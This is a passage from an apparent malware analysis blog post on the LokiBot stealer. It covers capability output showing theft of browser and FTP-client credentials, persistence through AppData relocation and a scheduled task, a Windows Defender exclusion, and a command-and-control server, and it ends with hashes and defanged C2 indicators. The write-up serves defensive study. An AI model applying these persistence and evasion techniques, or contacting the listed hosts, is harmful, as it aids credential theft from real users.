DEFENSE EVASION	Disable or Evade Security Tools::Heavens Gate [F0004.008] Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]

Capability	Namespace
64-bit execution via heavens gate (4 matches)	anti-analysis/anti-disasm
contain obfuscated stackstrings (6 matches)	anti-analysis/obfuscation/string/stackstring
gather firefox profile information	collection/browser
gather bitkinex information	collection/file-managers
gather classicftp information	collection/file-managers
gather cyberduck information	collection/file-managers
gather filezilla information	collection/file-managers
gather total-commander information	collection/file-managers
gather ultrafxp information	collection/file-managers
send data	communication
resolve DNS	communication/dns
initialize Winsock library	communication/socket
hash data with CRC32	data-manipulation/checksum/crc32
decompress data using aPLib	data-manipulation/compression
encode data using XOR (6 matches)	data-manipulation/encoding/xor
encrypt data using RC4 PRGA	data-manipulation/encryption/rc4
acquire debug privileges	host-interaction/process/modify
access PEB ldr_data	linking/runtime-linking
linked against aPLib	linking/static/aplib
parse PE header (2 matches)	load-code/pe
resolve function by parsing PE exports	load-code/pe

Figure 12: Capabilities Of The EXE

Based on the information gathered statically using dedicated tools, we can infer that we are dealing with a type of data stealer, which also incorporates keylogging functionality.

Dynamic Analysis[Permalink]

After executing the malware, it was observed that the executable was deleted from its original folder and moved to a new location in C:\Users[Username]\AppData\Roaming, where it was hidden to ensure persistence and evade detection.




Figure 13: New Location In AppData

In addition, as a persistence mechanism, the malware created a scheduled task that runs every time the computer starts. The action of the task is to execute the malware from its new location in C:\Users[Username]\AppData\Roaming.




Figure 13: New Schedule Task

As an evasion technique, the malware also attempted to exclude itself from Windows Defender, as shown in Figure 14.




Figure 14: PS Code To Exclude

Network Analysis[Permalink]

Using FakeNet, I was able to identify the command-and-control (C2) server that the malware communicates with as shown in Figure 15.




Figure 15: FakeNet Connection




Figure 16: FakeNet Captured Data That Was Sent

Summary[Permalink]

LokiBot is a stealthy and versatile malware that leverages steganography to conceal its payload within seemingly innocuous images. Once executed, it establishes persistence through scheduled tasks, evades detection by tampering with security software, and exfiltrates sensitive information to a remote command-and-control server.

IOCsPermalink

- Hash:

```
 2f402635e17b4f0d9c0d6922d384936a
3bf1a57e62e5c534d8010118b13b3932
4c365c45e9b8dc76ded51832dbd5523f
fe39c5bf53c5bfc25280d73852d35dae
f8a70072c0e0c58dd3411e94a5350833
828fc37071bb61dc053007ed03a29a3d
```

- URL:

```
http[:]//94[.]156[.]177[.]41/soja/five/fre[.]php
```

- Domain:

```
ckav[.]ru
```

- IP:

```
 94[.]156[.]177[.]41
62[.]122[.]170[.]171
```

Source: https://0xmrmagnezi.github.io/malware%20analysis/LokiBot/